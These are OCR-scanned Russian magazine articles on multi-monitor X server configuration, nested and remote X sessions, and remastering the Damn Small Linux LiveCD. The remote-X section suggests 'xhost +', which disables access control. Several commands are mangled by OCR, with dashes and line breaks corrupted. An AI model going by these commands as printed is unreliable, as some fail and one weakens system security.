То есть для поиска проблем отбирать нужно последние три вида сообщений.



Онлайн-сервис для создания ModeLines

```
~$ xrandr -q
Screen 0: minimum 320 x 200, current 1440 x 900, maximum 1440 x 1024
default connected 1440x900+0+0 0mm x 0mm
   1440x900      60.0*
   1280x1024     75.0     70.0     60.0
   1152x864      75.0     70.0     60.0
   1024x768      75.0     72.0     70.0     60.0
   800x600       75.0     72.0     70.0     60.0     56.0
   640x480       75.0     72.0     60.0
   1280x720      60.0
   1024x480      60.0
   960x720       60.0
   864x648       60.0
   856x480       60.0
   848x480       60.0
   720x576       60.0
   720x480       60.0
   704x480       60.0
   640x432       60.0
   640x400       75.0     60.0
   512x384       60.0
   400x300       75.0     60.0
   320x240       75.0     60.0
   320x200       75.0     60.0
```

Утилита xrandr: доступные режимы

```
# Даже если карточка одна, требуется две секции Device
# (почему так, можно узнать при помощи lspci)

Section "Device"
       Identifier       "ATI Technologies Inc R480
[Radeon X800 GTO (PCIE)]"
       Boardname        "ati"
       Busid    "PCI:6:0:0"
       Driver   "fglrx"
       Screen   0
EndSection

Section "Device"
       Identifier       "device1"
       Boardname        "ati"
# Значение Busid смотрим в lspci
       Busid    "PCI:6:0:1"
       Driver   "fglrx"
       Screen   1
EndSection

# Описываем параметры каждого экрана,
# "закрепляя" за каждым свой Device и Monitor
Section "Screen"
       Identifier       "Screen0"
       Device   "ATI Technologies Inc R480 [Radeon X800
GTO (PCIE)]"
       Monitor  "SyncMaster"
       Defaultdepth   24
       SubSection "Display"
              Depth    24
              Virtual  1360  1024
              Modes    "1360x1024"    "1024x768"
       EndSubSection
EndSection

Section "Screen"
       Identifier       "Screen1"
       Monitor "monitor1"
       Device   "device1"
       Defaultdepth     24
       SubSection "Display"
              Depth    24
              Virtual  1024 768
              Modes    "1024x768" "800x600"
       EndSubSection
EndSection

# Подключаем и указываем размещение,
# можно использовать параметр Option "RightOf"
"SyncMaster" в Screen1
Section "ServerLayout"
       Identifier     "Default Layout"
  screen 0 "Screen0" 0 0
  screen 1 "Screen1" rightof " Screen0"
…
EndSection


#Section "ServerFlags"
#      Option        "Xinerama"    "true"
#EndSection
```

То есть на основе имеющихся записей Device, Screen и Monitor можно создать вторые, изменив только их условное обозначение и указав порядок размещения. Подключение третьего монитора, например при помощи PCI-карты, реализуется аналогично. Рекомендую выставлять одну глубину цвета для всех мониторов. Если установить разные значения, то в некоторых случаях (при использовании двух видеокарт и Xinerama) X отказывается работать. Обрати внимание на последнюю закомментированную секцию. Таким образом на мониторах будут выведены два независимых рабочих стола со своими меню, между которыми можно перемещать только курсор мышки (окна и прочее нельзя). При включенном режиме Xinerama рабочий стол и раскрытое окно приложения раздвигаются на два монитора. Скрин также снимается со всего рабочего пространства. Но 3D будет работать только в одном из них. Чтобы узнать значение Busid, следует запустить lspci или заглянуть в /proc/pci. Ты удивишься, но в одной карте аж два Busid:

```
$ lspci
...
06:00.0 VGA compatible controller: ATI Technologies Inc
R480 [Radeon X800 GTO (PCIE)]
06:00.1 Display controller: ATI Technologies Inc R480
[Radeon X800 GTO (PCIE)] (Secondary)
```

АВТОМАТИЧЕСКОЕ ОТКЛЮЧЕНИЕ МОНИТОРА

Сколько себя помню, когда я дома, компьютер включается утром, а выключается поздно вечером. Даже поддержка гибернации в последних версиях дистрибутивов не может отучить меня от этой привычки.



Утилита xvidtune

Поэтому считаю крайне полезным режим автоматического отключения монитора через некоторое время. В рабочих средах вроде KDE и Gnome есть инструменты, позволяющие выставить необходимые значения, но если ты используешь что-то попроще (IceWM), их можно указать прямо в настройках X-сервера.

$ SUDO MCEDIT /ETC/X11/XORG.CONF

```
 Section "Device"
…
   Option    "DPMS"
EndSection

# И указываем время перехода в нужный режим
Section "ServerFlags"
…
   Option "StandbyTime" "10"
   Option "SuspendTime" "15"
   Option "OffTime" "20"
EndSection
```

Теперь проверяем наличие модуля ядра apm и запускаем демон apmd, если он не работает:

```
$ sudo /etc/init.d/apmd start
```

НЕСКОЛЬКО ОКОННЫХ МЕНЕДЖЕРОВ НА РАБОЧЕМ СТОЛЕ

На самом деле видеоподсистема X Window располагает гораздо большими возможностями. Например, поддерживается подключение к серверу по сети, клиенты при этом могут располагаться где угодно, да и на одном компьютере может быть запущено несколько серверов. Я не оговорился. Клиент-серверная архитектура в X несколько перекручена.
Под клиентом понимается программа, выполняющая всю работу. К ней подключаются серверы (мониторы пользователей), в том числе и удаленные. Поэтому ничего не мешает на одном компьютере запустить несколько серверов с различным номером DISPLAY.
Разработан и специальный сервер Xnest для таких задач. Он присутствует в комплекте любого дистрибутива:

```
$ sudo apt-cache search xnest
xnest — Nested X server
xserver-xephyr — Next Generation Nested X Server
xoo — graphical wrapper around Xnest
```

После установки Xnest, чтобы запустить оконный менеджер fluxbox в текущем окне, достаточно ввести:

```
$ Xnest :1 -ac -name Fluxbox & fluxbox -display :1
```

Запущенный таким образом оконный менеджер будет выполнять все привычные функции, включая запуск приложений. Если тебе мало одного оконного менеджера, добавь еще и Window Maker:

```
$ Xnest :2 -ac -name Windowmaker & wmaker -display :2
```

И так далее, лишь бы мощности компа хватило. Таким образом можно запускать и некоторые программы, например xterm. Для подключений к удаленным рабочим столам лучше всего использовать DMX (dmx.sf.net):

```
$ sudo apt-get install xdmx xdmx-tools
```

В большинстве современных дистрибутивов X запущен без поддержки сети (параметр «-nolisten tcp»). Поэтому останавливаем X и запускаем снова: startx -listen_tcp. Если поддержка сети нужна постоянно, следует подправить конфигурационный файл, убрав nolisten tcp. В Ubuntu и многих других дистрах это /etc/X11/xinit/xserverrc. После перезапуска должен быть открыт 6000-й локальный порт. Контроль доступа при подключении клиентов возложен на утилиту xhost. Так, чтобы разрешить подключения для всех, достаточно ввести «xhost +», для отключения блокировки всех подключений — «xhost -». Утилита поддерживает большое количество механизмов аутентификации. Чтобы разрешить подключение с определенного адреса, достаточно указать:

```
$ sudo xhost +192.168.1.10
```

Теперь подключаемся к нему с компьютера с указанным IP-адресом:

```
$ startx — /usr/X11R6/bin/Xdmx :1 -display \
        192.168.1.10:0 -display \
        192.168.1.1:0 +xinerama — noglxproxy
```

На мониторе откроется еще одно окно, в нем появится изображение удаленного рабочего стола, которым можно смело управлять.


Запад vs Восток
Демократия vs Нефть
M1 ABRAMS VS T-72
WARFARE
ВОЙНА КАК (ПОСЛЕДНИЙ) АРГУМЕНТ
PC DVD ROM
© 2006 GFI. All rights reserved. © 2006 «Бестиен». Все права защищены.
www.russobit-m.ru Отдел продаж: (495) 611-10-11, 967-15-81; office@russobit-m.ru. Техническая поддержка осуществляется по тел.: (495) 611-62-85, e-mail: support@russobit-m.ru, а также на форуме сайта «Руссобит-М»: www.russobit-m.ru/forums/.
РЕКЛАМА



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Препарируем живого пингвина

ТОНКОСТИ ПЕРЕСБОРКИ ДИСТРИБУТИВА DSL ПОД СВОИ НУЖДЫ


Дистрибутивов Linux сегодня развелось предостаточно. Новые сборки появляются если не каждый день, то раз в неделю. Не все из них подходят под решаемые задачи. Если после установки обычного дистра на диск его еще можно подогнать под себя, то с LiveCD задача гораздо сложнее. Но не все потеряно. Для примера разберем Damn Small Linux 4.1 на запчасти.

О ДИСТРИБУТИВЕ

Дистрибутив DSL (www.damnsmalllinux.org) появился в 2002 году просто как эксперимент. Его создателю Джону Андревсу было интересно, сколько приложений можно уместить в 50 Мб. Со временем DSL стал популярен, в проект пришли разработчики, а сам он теперь неизменно находится в первом десятке рейтинга сайта Distrowatch.com. Построен он на базе ядра 2.4.31, минимальными требованиями для его работы являются процессор класса 486DX и наличие 16 Мб ОЗУ, что, согласись, совсем немного. Но на памяти лучше не экономить, так как DSL умеет работать, полностью загружаясь в ОЗУ и высвобождая тем самым привод. Кстати, если оперативки недостаточно, можно дополнительно задействовать swap-раздел, созданный при установке любого дистрибутива Linux, или организовать файл подкачки на разделе Windows.

Предлагается и более тяжелая версия — DSL-N (Damn Small Linux Not!), в которой используется уже современное ядро ветки 2.6 и приложения с библиотеками GTK2+. Требования к оборудованию у него, естественно, выше: процессор с тактовой частотой 300 МГц и 64 Мб ОЗУ. Кроме состава приложений, он практически ничем не отличается от DSL.

Дистрибутив может работать с привода, но предусмотрен вариант запуска ISO-образа, находящегося на жестком диске (Frugall install), без проблем


Содержимое /etc/sysconfig


Файл /etc/profile

запускаемого в виртуальных машинах. При необходимости его очень просто установить на жесткий диск или USB-флешку. А после установки дистрибутив довольно легко превратить в полноценный Debian. Настройки, сделанные во время работы в LiveCD, можно сохранить и затем восстановить при следующей загрузке. То есть дальнейшие маневры ограничены лишь фантазией пользователя.

Несмотря на свой небольшой размер, DSL содержит почти полный набор приложений для рабочего стола: XMMS (MP3, CD и MPEG), запись дисков, клиент FTP, Firefox 1.0.6, Dillo и Netrik (переработанный Links), Sylpheed, Naim (AIM, ICQ, IRC), VNCviewer, Rdesktop, gPhone, SMBclient; для работы с текстами: текстовый процессор Ted, табличный редактор Siag, три редактора — Beaver, Vim и Nano с проверкой правописания на английском. Возможны: просмотр PDF (Xpdf) и файлов MS Word, работа с графическими файлами (Xpaint и xzgv). Два файловых менеджера: основной DFM и двухоконный emelFM. А еще в его состав включено четыре сервера: SSH, NFS, веб-сервер Monkey и FTP. А также десяток простых игр.

Для настройки используются понятные графические приложения. Вызвать их можно, открыв DSL Control Panel и выбрав нужный пункт, либо индивидуально из меню DSL. Тюнингу поддаются: доступ в интернет (dialup и PPPoE), сетевые устройства (в том числе и WiFi), X-сервер, рабочий стол, принтер, а также серверы, входящие в состав дистрибутива.

При загрузке по <F2> и <F3> доступны различные параметры загрузки, большинство из них сходны с Knoppix. Нас пока интересует «dsl lang=ru», но его применение ничего не дает — поддержки локализации, отличной от английской, в дистрибутиве нет. Хотя имеются клавиатурные раскладки. Что касается экранных шрифтов, то их придется загружать вручную.

После загрузки тебя встретит рабочий стол в стиле Windows ранних версий. Степень использования процессора и сети показывают два апплета. На столе помещены ярлыки для доступа к основным каталогам. Все просто и понятно. Если что-то не получилось с загрузкой (например, не работает мышка или тебя не устраивает частота развертки, погаси X-сервер (<Ctrl-Alt-Backspace>) и запусти скрипт xsetup.sh.

СТАНДАРТНЫЕ ВОЗМОЖНОСТИ ПО ИЗМЕНЕНИЮ

Помимо приложений, входящих в базовый набор, DSL имеет и свой репозитарий MyDSL, а также средства управления им. Пакеты можно загружать, используя утилиту MyDSL Extension Tool (mydslPanel.lua), либо скачивать вручную, взяв нужный файл с distro.ibiblio.org/pub/linux/distributions/damnsmall/mydsl. Всего доступно 11 категорий приложений на все случаи жизни. Файлы, используемые в MyDSL, могут иметь четыре расширения. Так, tar.gz — это обычные архивы, распаковываемые в каталоги /opt, /home/ или /tmp; файлы с расширением dsl — это некий аналог пакета deb/rpm, который легко устанавливается и удаляется. Есть еще и системные unc и uci. Если включено резервирование данных, то при следующей загрузке установленные приложения будут работать как ни в чем не бывало.

Кроме того, расширения можно устанавливать при загрузке. Для этого достаточно сохранить их в корень на CD-ROM или в раздел жесткого диска, а при загрузке указать на необходимость поиска расширений. Если это привод, используем команду «dsl mydsl», если раздел диска — «dsl mydsl=hda6». Начиная с версии 2.3 можно не просто сваливать расширения в кучу на диск, а использовать каталог mydsl. Если создать каталог optional, то расширения из этой папки автоматически устанавливаться не будут. Но в меню MyDSL появится новый пункт — Install Optional Extensions, при помощи которого можно установить все приложения из optional. Кроме того, в меню установки MyDSL есть пункт Load Local, позволяющий инсталлировать ранее скачанные расширения из любого места.

Выбрав в DSL Control Panel пункт Backup и введя в появившемся окне название раздела, можно сохранить настройки. Как вариант — при выходе из системы через меню можно установить флажок Backup. Чтобы восстановить настройки, при загрузке системы добавляем к параметрам, передаваемым ядру, строку с номером раздела. Например:

```
boot: dsl restore=hda6
```

После этого все настройки будут восстановлены. Чтобы сделать эту систему более гибкой и дать возможность пользователю самостоятельно указывать каталоги, которые необходимо резервировать, используется файл /home/dsl/.filetool.lst. Если требуется добавить в этот список файл или каталог, просто указываем полный путь к нему, без начального слеша. Учитывая, что резервируется и сам файл, опасаться, что при последующей загрузке DSL «забудет» важные данные, не следует. Если на пути, указанном в /.filetool.lst, попадаются файлы и каталоги, которые нужно исключить из этого списка, их следует занести в /home/dsl/.xfiletool.lst.

НАЧИНАЕМ ВСКРЫТИЕ

Загружаемся с диска как обычно. При помощи fdisc или cfdisc создаем раздел, куда будут распаковываться файлы:

```
# mke2fs /dev/hda3
```


И монтируем dev:

```
# mount -o dev /dev/hda3 /mnt/hda3
```

Если оперативной памяти недостаточно, понадобится раздел подкачки:

```
# mkswap /dev/hda6
# swapon /dev/hda6
```

На этом подготовительный этап можно считать завершенным. Вся файловая система дистрибутива сжата в файл /KNOPPIX/KNOPPIX, который занимает почти 50 Мб. При загрузке он автоматически распаковывается в каталог /KNOPPIX. Изменять там что-либо бессмысленно, так как при



Рабочий стол с MyDSL

Скрипт startx

перезагрузке все изменения улетучатся вместе с многочасовыми трудами. Для правки необходимо скопировать его на жесткий диск:

```
# cp -Rpv /KNOPPIX /mnt/hda3/
```

Вот теперь у нас есть два варианта дальнейших действий. Если необходимо просто изменить конфигурационные файлы и/или добавить недостающие пакеты (при помощи простого копирования), это можно сделать либо непосредственно из загруженного DSL, либо из любого предварительно установленного дистрибутива Linux. Если имеются deb-пакеты, традиционно используемые в Debian, или программы в исходниках, тогда лучшим решением будет смонтировать данный раздел в качестве корневого:

```
# chroot /mnt/hda3/KNOPPIX
```

С этого момента каталог /mnt/hda3/KNOPPIX является корневым. Все пути к необходимым файлам для простоты изложения буду приводить относительно корня. Монтируем файловую систему proc:

```
# mount -t proc /proc proc
```

Все, теперь здесь можно работать как в полноценном дистрибутиве. Доустановив из MyDSL компилятор и apt (пакет dsl-dpkg.dsl), можно ставить, удалять программы и, конечно же, править конфигурационные файлы.

БИТВА ЗА КОНСОЛЬ

Для начала займемся консолью. При загрузке с помощью «dsl lang=ru» устанавливаем русскую раскладку клавиатуры, переключаемую по правому <Ctrl>. Однако при вводе букв на экран вылезают нечитаемые символы.
В Debian для установки необходимого экранного шрифта и клавиатурной раскладки по традиции используется пакет console-tools. Чтобы каждый раз не вводить при загрузке язык, сразу установим нужную раскладку. Берем понравившуюся, например ru4.kmap.gz или ru_win.kmap.gz, и подменяем файл, используемый по умолчанию:

```
# cp /usr/share/keymaps/i386/qwerty/ru4.kmap.gz /etc/
console-tools/default.kmap.gz
```

Остальные каталоги и файлы с раскладками можно смело удалять, чтобы место зря не занимали. Другой способ (и, кстати, не последний) — просто прописать путь к нужному файлу вместе с командой в конце скрипта /etc/init.d/keymap.sh. Для его перезапуска набирай /etc/init.d/keymap.sh restart.
В каталоге /usr/share/consolefonts никаких шрифтов не обнаружилось. Так как фонты koi8-r в консоли смотрятся не ахти, будем использовать cp866. Но для того чтобы они читались на экране, в соседний каталог consoletrans положим файл карты соответствия. Я взял из Ubuntu файлы Cyr_a8x16.psf.gz и koi2alt.trans. Чтобы при загрузке шрифты устанавливались автоматически, правим файл /etc/console-tools/config:

nano /etc/console-tools/config

```
SCREEN_FONT= Cyr_a8x16
SCREEN_FONT_MAP= koi2alt
```

Загрузку шрифтов и карты соответствия можно вбить прямо в файл /etc/init.d/console-screen.sh, указав полный путь через аргументы команды consolechars:

```
consolechars -f /usr/share/consolefonts/Cyr_a8x16.psf.gz \
        -m /usr/share/consoletrans/koi2alt.trans
```

Теперь принимаемся за локаль. Смотрим, что дает нам вывод:


```
$ locale
LANG=C
```

Для начала в /etc/environment меняем имеющуюся там строку на «LANG="ru_RU.KOI8-R"». Перезапускаем, пробуем locale. Не помогло, лезем внутрь скриптов. Запускаем команду:

```
# grep -R LANG /etc
```

Таким образом узнаем, что необходимо заглянуть еще в парочку файлов. В /etc/bash_completion есть ссылка на /etc/bashrc, в котором производится попытка считать переменную LANG из /etc/sysconfig/i18n. Аналогичная ссылка и в /etc/profile. Вся беда в том, что эти файлы образуются на лету, а при работе со скопированными на жесткий диск файлами каталог sysconfig пуст. Смотрим дальше и находим скрипт /etc/init.d/knoppix-autoconfig. В нем обнаруживаются две интересные функции, обрабатывающие параметры, передаваемые ядру при загрузке getbootparam и checkbootparam. И чуть ниже — искомая строка «[-n «$LANGUAGE»] || LANGUAGE="en"», то есть если строка содержит значение (не нулевая), то локаль берется по ней, если же нет, то по умолчанию принимается английская локаль. Изменяем значение en на ru или, если не предвидится использование другой локали, эту строку комментируем, а с новой пишем просто «LANGUAGE="ru"» и чуть ниже правим «LANG="ru_RU.KOI8-R"» (чтобы система меньше думала). Через пару строк при помощи конструкции «case «$LANGUAGE» in», устанавливаются все необходимые переменные, которые затем заносятся в соответствующие файлы в каталоге /etc/sysconfig/*. Строка для ru выглядит так:

```
ru)
# Russian version
```


Файл knoppix-autoconfig

Секция winkeys

```
COUNTRY="ru"
KEYTABLE="ru"
XKEYBOARD="ru"
KDEKEYBOARD="ru"
CHARSET="koi8-r"
CONSOLEFONT="Cyr_a8x16"
KDEKEYBOARDS="de,us,fr"
TZ="Europe/Moscow"
```

Значение KDEKEYBOARDS на дальнейшие установки никак не влияет, но я поменял его на «us,ru». По умолчанию (то есть *) case опять же устанавливает английскую локаль, для подстраховки дополнительно переносим все данные из сектора ru в *.
Почти все файлы в каталоге /etc/sysconfig образуются на лету при загрузке системы, поэтому там ничего вручную создавать не нужно. В knoppix-autoconfig это выглядит так:

```
echo "LANG=\"$LANG\"" > /etc/sysconfig/i18n
echo "COUNTRY=\"$COUNTRY\"" >> /etc/sysconfig/i18n
echo "LANGUAGE=\"$LANGUAGE\"" >> /etc/sysconfig/i18n
echo "CHARSET=\"$CHARSET\"" >> /etc/sysconfig/i18n
echo "XMODIFIERS=\"$XMODIFIERS\"" >> /etc/sysconfig/i18n
```

При желании можно просто закомментировать все эти строки и вручную создать файл с необходимыми переменными. Чуть ниже значения переменных KEYTABLE, XKEYBOARD, KDEKEYBOARD и KDEKEYBOARDS таким же образом заносятся в /etc/sysconfig/keyboard. И все параметры, сгенерированные knoppix-autoconfig, записываются в /etc/sysconfig/knoppix.
Еще ниже нашлась строка, загружающая консольный шрифт и раскладку по умолчанию, данные о последней берутся из только что созданного файла /etc/sysconfig/keyboard.

```
[ -f /etc/sysconfig/keyboard ] && . /etc/sysconfig/keyboard
[ -n "$KEYTABLE" ] && loadkeys -q $KEYTABLE
[ -n "$CONSOLEFONT" ] && consolechars -f $CONSOLEFONT
```

С уверенностью могу сказать, что ничего там в действительности не загружается, без полного пути программа просто не знает, где все это искать. Сюда также можно вставить строку с consolechars, приведенную выше. Смотрится не очень элегантно, но зато работает. Как говорится, дешево и сердито. После всех этих манипуляций можно спокойно работать в консоли с кириллицей.
Но прежде чем заняться доводкой X-Window, заглянем еще в один файл, не последний по значимости на этом празднике жизни, — /etc/profile. Здесь, конечно, есть чем поживиться. Кроме переменной PATH экспортируется LANG, взятая на этот раз из /etc/sysconfig/i18n. Причем строкой «[-n «$LANG"] || LANG="de_DE@euro"» зачем-то устанавливается немецкая локаль. Исправляем на нужную. Строкой ниже, если переменная $SYSFONTACM имеет нулевое значение, для всех терминалов экспортируется карта соответствия. Я просто убрал проверку и оставил только:

```
if ls -l /proc/$$/fd/0 2>/dev/null | grep — '-> /dev/
tty[0-9]*$' >/dev/null 2>&1; then echo -n -e '\033(K' >
/proc/$$/fd/0
fi
```

И традиционно в этот файл можно добавить лекарство от дампов:

```
ulimit -Sc 0 &>/dev/null
```

В этом же файле при желании можно изменить вид приглашения в bash (переменная PS1) и прописать алиасы для сокращенного ввода команд. Все, с консолью закончили, переходим к X-Window.

БОРЕМСЯ ЗА X

Начнем со скрипта /usr/X11R6/bin/startx. Находим здесь следующую строку:

```
XFILE=$HOME/.xserverc
```

Далее в параметрах загрузки идет проверка наличия строк xsetup, fbdev. Если их нет, то запускается скрипт /usr/sbin/xsetup.sh с параметром default. И в конце строка инициализации:

```
xinit $HOME/.xinitrc - $HOME/.xserverrc
```

По умолчанию после работы xsetup.sh в .xserverrc заносится строка:

```
exec /usr/bin/X11/Xvesa -mouse "/dev/psaux",5 -screen
1024x768x32 -shadow -nolisten tcp -I &>/dev/null
```

Параметр mouse может меняться только в зависимости от типа подключенной мышки. Цифра 5 означает, что мышь с колесиком. Все хорошо, ничего не трогаем. А в .xinitrc находим такие строки:

```
KEYTABLE="$(getknoppixparam.lua KEYTABLE)"
```


И чуть ниже, если переменная KEYTABLE не равна us:

```
xmodmap -e "clear Mod4" -e "add Mod5 = Mode_switch" &
```

В X-Window восемь модификаторов: <Ctrl>, <Shift>, <Scroll Lock> и пять виртуальных <Mod1>-<Mod5>. Разъяснение я нашел, порывшись в документации к XKeyCaps (www.jwz.org/xkeycaps). Там в описании одной из клавиатур были такие строки:



Окно приветствия при загрузке DSL Xakep Edition



Рабочий стол DSL Xakep Edition

```
"Scroll Lock" key generates Mode_switch, and the Mod5
modifier
"Alt" key generates XF86ModeLock and Mode_switch, and
the Lock/Mod5 modifiers
```

Параметр Mode_switch является одним из переключателей, обеспечивающих привязку скан-кода клавиши к ее назначению. В данном случае работа похожа на параметр ModeShift в xorg.conf, то есть, пока на клавишу нажимаешь, модификатор работает (русские буквы вводятся). Чтобы клавиша «залипала», в эту строку после Mode_switch нужно добавить еще и XF86ModeLock (работает, но, правда, не всегда). Но клавишу мы пока не нашли. Пробуем. Нажатие на <Scroll Lock> ни к чему не приводит, правый <Alt> срабатывает, но в окне вместо текста кракозябры. Ну главное — работает, со шрифтами разберемся потом.
Да, есть еще один момент. Все правила, необходимые для описания загружаемой клавиатурной раскладки, находятся в каталоге /usr/X11R6/lib/X11/xkb/symbols/. В некоторых дистрибутивах могут и в другом месте, но тогда на него обязательно будет указывать символическая ссылка. В варианте по умолчанию используется блок basic, из-за которого новички ругают Linux чуть ли не в каждой конференции, ссылаясь на неправильную раскладку. В этом случае точка и запятая вводятся по <Shift-6(7)> соответственно и некоторые другие знаки тоже перепутаны. В xorg.conf секцию winkeys обычно подключают при помощи XkbVariant, в которой точка и запятая уже на своих местах. Недолго думая я просто перенес строки из winkeys на basic.
Кстати, в knoppix-autoconfig присутствует строка, которая выполняется при загрузке DSL в интерактивном режиме и генерирует нормальный XF86Config-4:

```
xf86cfg -textmode -xf86config /etc/X11/XF86Config-4  \
       >/dev/console 2>&1
```

И последний этап — установка шрифтов. Команда xlsfonts показала отсутствие кириллических фонтов. Просмотр каталогов /etc/X11/fonts и /usr/X11R6/lib/X11/fonts это подтвердил. К сожалению, в MyDSL предлагается только небольшой набор (distro.ibiblio.org/pub/linux/distributions/damnsmall/mydsl/system/lfp_fixed_fonts.tar.gz), но можно взять шрифты из любого дистрибутива или с сайта www.nongnu.org/freefont. А чтобы не разбираться, куда что копировать, лучше собрать их, например, в /etc/X11/fonts, а /usr/X11R6/lib/X11/fonts сделать символической ссылкой на первый. Но в DSL нет утилит mkfontdir и mkfontscale (для TTF шрифтов), необходимых для создания файлов font.dir и font.scale. Если работаем в chroot, берем их из Ubuntu/Debian, собираем шрифты в один каталог, заходим внутрь и даем команды mkfontscale и mkfontdir. После перезагрузки X-сервера в иксах можно будет работать с кириллицей.
На этом основные настройки можно считать выполненными. Остальные действия зависят только от твоей фантазии, наличия свободного времени и желания копаться в недрах дистра. Так, можно настроить оконный менеджер по своему вкусу (тема, фоновый рисунок, пункты меню), добавить скины и плагины к XMMS, прописать необходимые параметры для настройки сети, чтобы потом не вбивать их вручную, создать нового пользователя и задать пароли. Я уже не говорю об установке любимых приложений.

ПИНГВИН В ПРАЗДНИЧНОЙ УПАКОВКЕ

Все предыдущие действия, как ты помнишь, мы выполняли с файлами, расположенными на жестком диске. Теперь наша задача — загнать все это туда, откуда взяли, то есть на CD-ROM. Создаем каталог в разделе с файловой системой Linux и переносим туда все файлы с CD-ROM, за исключением файла с сжатым образом KNOPPIX/KNOPPIX.
